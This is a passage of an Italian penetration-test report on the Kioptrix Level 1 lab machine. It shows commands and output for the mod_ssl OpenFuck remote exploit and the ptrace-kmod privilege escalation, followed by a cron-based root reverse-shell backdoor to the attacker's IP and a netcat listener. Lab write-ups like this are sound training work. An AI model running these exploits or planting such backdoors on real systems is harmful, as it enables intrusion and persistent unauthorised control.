Utilizzando `searchsploit`, un comando per navigare negli script di ExploitDB, con l'opzione `-m` si è scaricata in locale una copia dello script di exploit.

```

$ searchsploit -m 47080
Exploit: Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
URL: https://www.exploit-db.com/exploits/47080
Path: /usr/share/exploitdb/exploits/unix/remote/47080.c
Codes: CVE-2002-0082, OSVDB-857
Verified: False
File Type: C source, ASCII text
Copied to: /home/kali/Downloads/openssl-too-open/47080.c

```

Figura 34: Output del comando `searchsploit` per ottenere lo script `OpenFuckV3`.

Dopo aver scaricato il file, è necessario solo compilarlo con `gcc 47080.c -o openfuck -lcrypto` e eseguirlo con il codice `0x6b`, che indica la versione della macchina target (RedHat Linux 7.2 con Apache 1.3.20) e l'IP della macchina attaccata per permettere l'esecuzione dell'exploit.

L'exploit ha successo e permette l'accesso ad una shell remota con permessi del server Apache (non amministratore). Per la cattura della flag è necessaria una strategia di privilege escalation locale.

```

$ ./openfuck 0x6b 192.168.122.85 443 -c 40

*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--23:14:27-- https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
=> `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!
HTTP request sent, awaiting response... 404 Not Found
23:14:27 ERROR 404: Not Found.

gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./exploit: No such file or directory
bash-2.05$
bash-2.05$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)

```

Figura 35: Output dell'exploit script `OpenFuckV3` per ottenere accesso remoto alla macchina attaccata.

8 Privilege Escalation

Poiché l'exploit sfruttando `trans2open` non richiede privilege escalation, accedendo alla macchina remota già come `root`, questa sezione continua dal lavoro svolto per l'exploit `open-ssl-too-open`, facendo uso della vulnerabilità critica `ptrace-kmod`. Anche in questo caso, prima di ogni altro passo, scarichiamo lo script di exploit[30] sulla macchina attaccante.

```

$ searchsploit -m 3
Exploit: Linux Kernel 2.2.x/2.4.x (RedHat) - 'ptrace/kmod' Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/3
Path: /usr/share/exploitdb/exploits/linux/local/3.c
Codes: OSVDB-4565, CVE-2003-0127
Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/Downloads/openssl-too-open/3.c

```

Figura 36: Output del comando `searchsploit` per ottenere lo script di exploit `ptrace-kmod`.

Questo script, scritto in linguaggio C, deve essere eseguito localmente alla macchina vulnerabile, e non da remoto. Pertanto, è necessario un mezzo di comunicazione del file tra macchina attaccante e macchina attaccata per permettere il trasferimento. Si fa uso di un semplice HTTP server temporaneo sulla macchina

attaccante per condividere pubblicamente il file 3.c.

```
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.122.85 - - [06/Jun/2026 14:22:09] "GET /3.c HTTP/1.0" 200 -
```

Figura 37: Apertura di un semplice server HTTP per la condivisione dello script di exploit `ptrace-kmod`.

Il comando visto sopra permette una condivisione alla porta 8080 dell'host Kali, che deve quindi ricevere una richiesta GET dalla macchina attaccata per permettere la condivisione. Quindi, una volta ottenuto l'accesso come utente `apache` tramite l'exploit remoto, usiamo il comando `wget` per scaricare il file dall'indirizzo IP della macchina Kali e lo compiliamo con il compilatore `gcc` presente sulla macchina.

```
$ bash-2.05$ cd /tmp/exp
cd /tmp/exp
bash-2.05$ ls
3.c
a.out
bash-2.05$ rm 3.c a.out
rm 3.c a.out
bash-2.05$ ls
3.c
bash-2.05$ wget http://192.168.122.179:8080/3.c
wget http://192.168.122.179:8080/3.c
--23:19:11-- http://192.168.122.179:8080/3.c
=> `3.c'
Connecting to 192.168.122.179:8080... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,753 [text/x-csrc]

0K ...          100% @ 3.58 MB/s

23:19:11 (3.58 MB/s) - `3.c' saved [3753/3753]

bash-2.05$ gcc 3.c
gcc 3.c
bash-2.05$ ./a.out
./a.out
[+] Attached to 6181
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
echo WE ARE ROOT
WE ARE ROOT
exit
```

Figura 38: Tecnica di privilege escalation sfruttando l'exploit `ptrace-kmod`.


Come si vede dall'output riportato sopra, l'exploit ha successo e otteniamo accesso come utente `root` sulla macchina remota.

9 Maintaining Access

9.1 Backdoor setup

L'ultimo passo è quello di permettere un accesso persistente alla macchina da remoto anche dopo aver rimediato alle vulnerabilità scansionate e utilizzate.

Indipendentemente dall'exploit utilizzato per ottenere accesso amministrativo da remoto sulla macchina, è possibile installare una semplice backdoor automatica e persistente sfruttando la configurazione di `cron`.




```
$ ./openfuck 0x6b 192.168.122.85 443 -c 40

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash-2.05$
bash-2.05$ ./a.out
./a.out
echo "* * * * * root /bin/bash -i >& /dev/tcp/192.168.122.179/4444 0>&1"
* * * * * root /bin/bash -i >& /dev/tcp/192.168.122.179/4444 0>&1
crontab -e
Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminal
crontab: installing new crontab
```

Figura 39: Configurazione della backdoor sfruttando una reverse shell avviata da `cron`.

Nella schermata riportata sopra si può vedere la configurazione di una reverse shell verso la macchina attaccante sulla porta 4444, eseguita ad intervalli di un minuto (configurazione temporale `"* * * * *"`) come utente `root`.

Ascoltando sulla porta 4444 dalla macchina Kali Linux con `netcat`, basta aspettare il cambio del minuto attuale per ricevere una richiesta di connessione con una shell remota pronta all'uso.



```
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.122.179] from (UNKNOWN) [192.168.122.85] 32771
bash: no job control in this shell
[root@kioptrix root]# ls /root/
ls /root/
anaconda-ks.cfg
flag.txt
[root@kioptrix root]# exit
```

Figura 40: Output di `netcat` alla shell di backdoor con accesso `root`.

9.2 Detection artifacts

Con la fase di configurazione della backdoor, sul sistema attaccato è stato lasciato un file di configurazione `cron` alla posizione `/etc/cron.d/root`. Nel file in questione è quindi specificato l'indirizzo IP della macchina attaccante, permettendo comunque un grado di rintracciabilità elevato rispetto a backdoor realmente utilizzabili.

10 Considerazioni Finali

Il team ha configurato l'ambiente di laboratorio per testare la macchina virtuale Kioptrix: Level 1 come da commissione, permettendo una connessione simulata di una rete LAN.

Tramite l'uso di tecnologie avanzate di Penetration Testing, il team è riuscito a recuperare informazioni online archiviate sulla macchina e sui suoi produttori, è riuscito a rilevare la VM sulla rete e ha iniziato una scansione delle porte di rete aperte e dei servizi disponibili. Procedendo sulla base delle informazioni raccolte, sono state effettuate scansioni mirate sulla macchina per possibili vulnerabilità sia con strumenti automatici che tramite ricerca manuale, a livello di rete o di operatività web. Analizzando attentamente i risultati del vulnerability assessment, sono state individuate le vulnerabilità più critiche e efficacemente utilizzabili nella fase di exploitation. Sono stati eseguiti exploit distinti e paralleli di diverse tecnologie, seguite da un eventuale fase di privilege escalation, così ottenendo l'obiettivo di controllo remoto sulla macchina come utente `root`. Infine, come aggiunta operativa, è stata posizionata una semplice backdoor persistente per poter accedere rapidamente alla macchina remota come amministratore.

Il lavoro ha dimostrato essere molto efficaci gli exploit riguardanti buffer overflow presenti in librerie e servizi oramai obsoleti al tempo in cui tali vulnerabilità non erano comunemente controllate. Il sistema si è dimostrato estremamente indifeso per gli standard moderni, presentando decine di vulnerabilità di criticità variegata seppur facilmente utilizzabili poiché profondamente documentate e note in data odierna.

11 Bibliografia

Riferimenti bibliografici

- [1] VulnHub, *Kioptrix: Level 1 (#1)*, <https://www.vulnhub.com/entry/kioptrix-level-1-1,22/>
- [2] Internet Archive, *Wayback Machine*, <https://web.archive.org/>
- [3] Offensive Security, *Exploit Database (ExploitDB)*, <https://www.exploit-db.com/>
- [4] Kali Linux Tools, *nmap*, <https://www.kali.org/tools/nmap/>
- [5] Kali Linux Tools, *gobuster*, <https://www.kali.org/tools/gobuster/>
- [6] Kali Linux Tools, *masscan*, <https://www.kali.org/tools/masscan/>
- [7] Kali Linux Tools, *arp-scan*, <https://www.kali.org/tools/arp-scan/>
- [8] Kali Linux Tools, *netdiscover*, <https://www.kali.org/tools/netdiscover/>
- [9] Kali Linux Tools, *traceroute*, <https://www.kali.org/tools/traceroute/>
- [10] Kali Linux Tools, *p0f*, <https://www.kali.org/tools/p0f/>
- [11] Kali Linux Tools, *curl*, <https://www.kali.org/tools/curl/>
- [12] Kali Linux Tools, *samba (smbclient / rpcclient)*, <https://www.kali.org/tools/samba/>
- [13] Kali Linux Tools, *Metasploit Framework*, <https://www.kali.org/tools/metasploit-framework/>
- [14] Kali Linux Tools, *nikto*, <https://www.kali.org/tools/nikto/>
- [15] Greenbone Networks, *OpenVAS / Greenbone Vulnerability Management*, <https://www.greenbone.net/en/family-of-solutions/>
- [16] Tenable, *Nessus Vulnerability Scanner*, <https://www.tenable.com/products/nessus>
- [17] NVD, *CVE-2001-0361*, <https://nvd.nist.gov/vuln/detail/CVE-2001-0361>
- [18] NVD, *CVE-2001-0835*, <https://nvd.nist.gov/vuln/detail/CVE-2001-0835>
- [19] NVD, *CVE-2016-2183*, <https://nvd.nist.gov/vuln/detail/CVE-2016-2183>
- [20] NVD, *CVE-2013-2566*, <https://nvd.nist.gov/vuln/detail/CVE-2013-2566>

- [21] NVD, *CVE-2016-0800*, <https://nvd.nist.gov/vuln/detail/CVE-2016-0800>
- [22] NVD, *CVE-2003-1567*, <https://nvd.nist.gov/vuln/detail/CVE-2003-1567>
- [23] NVD, *CVE-2001-1013*, <https://nvd.nist.gov/vuln/detail/CVE-2001-1013>
- [24] NVD, *CVE-2015-0204*, <https://nvd.nist.gov/vuln/detail/CVE-2015-0204>
- [25] NVD, *CVE-2002-0082*, <https://nvd.nist.gov/vuln/detail/CVE-2002-0082>
- [26] NVD, *CVE-2003-0201*, <https://nvd.nist.gov/vuln/detail/CVE-2003-0201>
- [27] NVD, *CVE-2003-0127*, <https://nvd.nist.gov/vuln/detail/CVE-2003-0127>
- [28] Exploit-DB, *Samba trans2open Overflow (Linux x86)*, ID 7, <https://www.exploit-db.com/exploits/7>
- [29] Exploit-DB, *Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow*, ID 47080, <https://www.exploit-db.com/exploits/47080>
- [30] Exploit-DB, *Linux Kernel 2.2.x/2.4.x (RedHat) - 'ptrace/kmod' Local Privilege Escalation*, ID 3, <https://www.exploit-db.com/exploits/3>